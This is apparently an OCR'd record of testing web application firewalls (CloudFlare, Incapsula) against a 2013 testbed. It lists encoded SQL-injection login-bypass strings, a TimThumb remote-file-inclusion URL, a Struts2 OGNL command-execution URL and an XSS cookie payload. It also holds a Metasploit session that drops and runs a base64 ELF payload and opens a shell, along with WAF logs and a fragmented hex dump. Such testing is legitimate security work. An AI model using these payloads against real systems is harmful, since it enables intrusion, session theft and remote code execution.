
SQLi Blocked:

Entire list of SQLi for CloudFlare.

```
/accion=Iniciar_login&uid=admin%27+++++++++++++++++++++++++and+++++++++++++++++++++++1+++++++++++++++++++++++++++%3D++++++++++++++++++++++++1%23&clave=test&captcha=czq5
/accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%3D%2F*comment3*%2F1%23&clave=test&captcha=7uve
/accion=Iniciar_login&uid=%61%64%6D%69%6E%27%20%61%6E%64%20%31%3D%31%23&clave=test&captcha=tbc7
/accion=Iniciar_login&uid=admin%27+%2F*%21+or+*%2F+1%3D1--+-&clave=admin&captcha=f8gp
/accion=Iniciar_login&uid=admin%27+and+%27a%27%3D%27a%27%23&clave=test&captcha=p2i7
/accion=Iniciar_login&uid=admin%27+and+%27t00t%27+%3D+%27t00t%27%23&clave=admin&captcha=32cp
/accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%26%2361%3B%2F*comment3*%2F1%23&clave=blaa&captcha=3ybg
/accion=Iniciar_login&uid=admin%27+AND+0x2e+REGEXP+0x2e%23&clave=blaster&captcha=xup4
```

```
/accion=Iniciar_login&uid=admin%27+and+%27%2528%27+%26%2361%3B+%27%2528%27%23&clave=addd&captcha=bit7
/accion=Iniciar_login&uid=admin%2527&clave=password&captcha=g5zi
/accion=Iniciar_login&uid=admin%27+and+1%25253d1%23&clave=test&captcha=tnn4
/accion=Iniciar_login&uid=admin%27+AND+230984752+%26%2361%3B+230984752%23&clave=test&captcha=9wnf
/accion=Iniciar_login&uid=admin%27+%2520%2520%2520%2520%2520%2520%2520%2520%2520AND%2520%2520%2520%2520%2520%2520%2520%2520%2520%26%2361%3B%2520%2520%2520%2520%2520%2520%2520%25201%23&clave=dsdsd&captcha=smcr
/accion=Iniciar_login&uid=admin' and '%28' &#61; '%28'#&clave=password&captcha=b5dt
```

Images (testbed devel/deja vu):



Firefox
timthumb.php (PNG Image, 100 × 100 pi...
cf.destr0y.net/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
Google
Start
Stop
Clear
☑ Autoscroll

```
Started        Time    Sent   Received  Method  Result   Type        URL
00:00:26.553   3.872   654    8575      GET     200      image/png   http://cf.destr0y.net/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
00:00:30.493   0.048   622    (10156)   GET     (Cache)  image/png   http://cf.destr0y.net/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
00:00:30.521   0.045   592    (10156)   GET     (Cache)  image/png   http://cf.destr0y.net/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
```

Type:


Parameter	Value
(none)	(This request contained no POST data)

● Pretty ○ Raw



```
msf exploit(struts_code_exec) >
msf exploit(struts_code_exec) > exploit

[*] Started bind handler
[*] Attempting to execute: /bin/sh@-c@touch /tmp/hqwwDQQ.b64
[*] Attempting to execute: /bin/sh@-c@echo f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEA
AAAAAAAAAIAECACABAgoAQAA/AEAAAcAAAAAEAAAagJYzYCFwHQGMcCwAc2AMckx2/fjsKTNgDHJMdtqRljNgDHbahdYzYAxyTHb9+0wqs2AMckx22p
HWM2AMdtqLljNgDHJMdtqRljNgGo9ieNqJ1jNgInZWM2AMcBQZmguLonjaj1ZsAzNgOL6aj2J2VjNgDHbU0NTagqJ4WpmWM2AlplSUlJSUlJmaBFcZm
gKAInhahxRVonhQ2pmWM2AsGazBM2AUlJWieFDsGbNgJNZaj9YzYBJefhoLy9zaGgvYmluieNQU4nhsAvNgDHbagFYzYA\u003d | tee /tmp/hqww
DQQ.b64
[*] Attempting to execute: /bin/sh@-c@base64 -d /tmp/hqwwDQQ.b64|tee /tmp/hqwwDQQ
[*] Attempting to execute: /bin/sh@-c@chmod +x /tmp/hqwwDQQ
[*] Attempting to execute: /bin/sh@-c@rm /tmp/hqwwDQQ.b64
[*] Attempting to execute: /bin/sh@-c@/tmp/hqwwDQQ
[*] Command shell session 3 opened (192.168.0.101:50816 -> 198.12.67.191:4444) at 2013-09-30 19:42:24 -0400
[!] Deleting /tmp/hqwwDQQ payload file
[*] Attempting to execute: /bin/sh@-c@rm /tmp/hqwwDQQ

id
uid=109(tomcat7) gid=113(tomcat7) groups=113(tomcat7)
hostname -d
zeroscience.mk
```

```
a2  c...=7.........
67  Y.M.fKj"<.a..F.g
09  EB..D.)+)2.0.]{.
eb  o.te...dx:(...f.
34  .......P.r..1*[4
11  ..i1F....6...r..
41  w.r...S'R.z..6.A
ea  rE#E.Q..:xL.E...
32  r....,.p...<..v.
f7  .N..}O...M@...A.
47  ..s5R6.2...?.MyG
56  ...;.Xe.q.....WV
ea  m..f..4....o....
32  .R..k.......z...
45  .......3..c.;P.E
e6  ~......6.....E..
39  .t.uH.!../.5....
71  ...2=Wv.N.....$q
    -h.".\<o
```


https://my.incapsula.com/sites/siteVisits?extSiteId=1363627#time_range=last_7_days&tab=threats&section=visits&settings_section=settings_section_threats
Google
Ops] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] CX [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook]

WAF Clear
☐ SQL Injection
☐ Cross Site Scripting
☐ Illegal Resource Access


Security Clear
☐ Bad Bots
☐ CAPTCHA (Fail)
☐ CAPTCHA (Pass)
☐ Blocked Country

Country Clear
Add

Client App Clear
Add

Incident ID Clear
Add

1 Oct 2013	Firefox (NC) (Unclassified) from Macedonia	31.11.109.121| First Visit: 6 days ago | 26 page views | 26 hits | Supports Cookies | Supports JavaScript **Entry Page:** /wp/wp-content/themes/twentythirteen/fonts/genericons.css **Referrer:** http://cf.destr0y.net/wp/ **User Agent:** Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0 Actions
1 Oct 2013	Firefox 24.0 from Macedonia	46.217.84.78| First Visit: 6 days ago | 3 page views | 3 hits | Supports Cookies **Entry Page:** /poc.php **Referrer:** None **User Agent:** Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0 **OS:** Windows 7 1 Cross Site Scripting Actions
1 Oct 2013	Opera from Macedonia	78.157.24.104| First Visit: 1 day ago | 7 page views | 7 hits | Supports Cookies | Supports JavaScript **Entry Page:** /poc.php **Referrer:** None **User Agent:** Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.14 3 Cross Site Scripting Actions More
1 Oct 2013	Bot (Unclassified) from United States	198.12.67.191 | 10 page views | 10 hits **Entry Page:** /info.php **Referrer:** None CAPTCHA (Fail) Suspected Bots Actions
1 Oct 2013	Firefox 23.0 from United States	174.61.73.92| First Visit: 5 days ago | 3 page views | 3 hits | Supports Cookies | Supports JavaScript **Entry Page:** /poc.php **Referrer:** None **User Agent:** Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:23.0) Gecko/20100101 Firefox/23.0 **OS:** Mac OS X 10 7 CAPTCHA (Pass) Actions More
1 Oct 2013	Bot (Unclassified) from United States	198.12.67.191 | 16 page views | 16 hits | No cookie support | JavaScript Test Failed **Entry Page:** /info.php **Referrer:** None CAPTCHA (Fail) Suspected Bots Actions More
1 Oct 2013	Firefox 24.0 from Macedonia	78.157.24.104| First Visit: 6 days ago | 225 page views | 617 hits | Supports Cookies | Supports JavaScript **Entry Page:** /check.txt **Referrer:** None **User Agent:** Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0 **OS:** Windows 7 6 Cross Site Scripting 3 SQL Injection 5 Illegal Resource Access 5 Remote File Inclusion CAPTCHA (Pass) Actions More
1 Oct 2013	Firefox 24.0 from Macedonia	46.217.84.78| First Visit: 6 days ago | 67 page views | 67 hits | Supports Cookies | Supports JavaScript **Entry Page:** /poc.php **Referrer:** None



CloudFlare, Inc. (US)
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebo
Google

https://www.cloudflare.com/waf-settings?z=destr0y.net#page=events

Web Application Firewall

CloudFlare's Web Application Firewall stops real-time attacks like SQL injection, cross-site scripting (XSS), comment spam and other abuse at the network edge. Default settings include coverage for the OWASP core vulnerabilities. You may enable or disable individual rules below.

Filtered by Ruleset: OWASP_GENERIC_ATTACKS ×

Search by ID, IP Address, or rule ID


Ray ID	IP Address	Host	Date	Action
b69c45fe17801b1	46.217.84.78	cf.destr0y.net	23 minutes ago	Block
b69c3381ba301b1	46.217.84.78	cf.destr0y.net	24 minutes ago	Block
b69bcc2b86501b1	46.217.84.78	cf.destr0y.net	28 minutes ago	Block
b69bc6dba5a01b1	46.217.84.78	cf.destr0y.net	29 minutes ago	Block
b65afedaf25057d	78.157.24.104	cf.destr0y.net	12 hours ago	Block
b65af6e7c5a0577	31.11.109.121	cf.destr0y.net	12 hours ago	Block
b65af5f4c220577	31.11.109.121	cf.destr0y.net	12 hours ago	Block
b65ad1056d80577	31.11.109.121	cf.destr0y.net	12 hours ago	Block

URL:
cf.destr0y.net/struts2-showcase-2.1.8/showcase.action?redirect:%2525(new+java.lang.Process+p=new+java.lang.Runtime.getRuntime().exec(new+java.lang.String%5B%5D%7B%2527mkdir%2527,%2520%2527/tmp/WTFFF%2527%7D)) (GET request)

User Agent:
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0

IP
31.11.109.121

Event Info:
Inbound Anomaly Score Exceeded (Total Score: 26, SQLi=13, XSS=0): Last Matched Message: 981245-Detects basic SQL authentication bypass attempts 2/3



[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook]
Google

cf.destr0y.net/poc.php?x=<input onfocus=write(document.cookie) autofocus>

Sorry, you have been blocked


You are unable to access destr0y.net

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the CloudFlare Ray ID found at the bottom of this page.




p.zeroscience.mk:8080/struts2-showcase-2.1.8/person/listPeople.action
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook] [Twitter] [L
Struts Showcase
2013/10/01 05:35:09
Home
Ajax
Ajax Chat
Action Chaining
Config Browser
Conversion
CRUD
Execute & Wait
File Download
File Upload
Freemarker
Hangman
JavaServer Faces
Tags
Tiles
Token
Validation
Interact
Struts 1 Integration
Help

There are 5 people...

ID	Name	
1	Patrick	X
2	Jason	Carrora
3	Alexandru	Papesco
4	Jay	Boss
5	Rainer	Hermanos

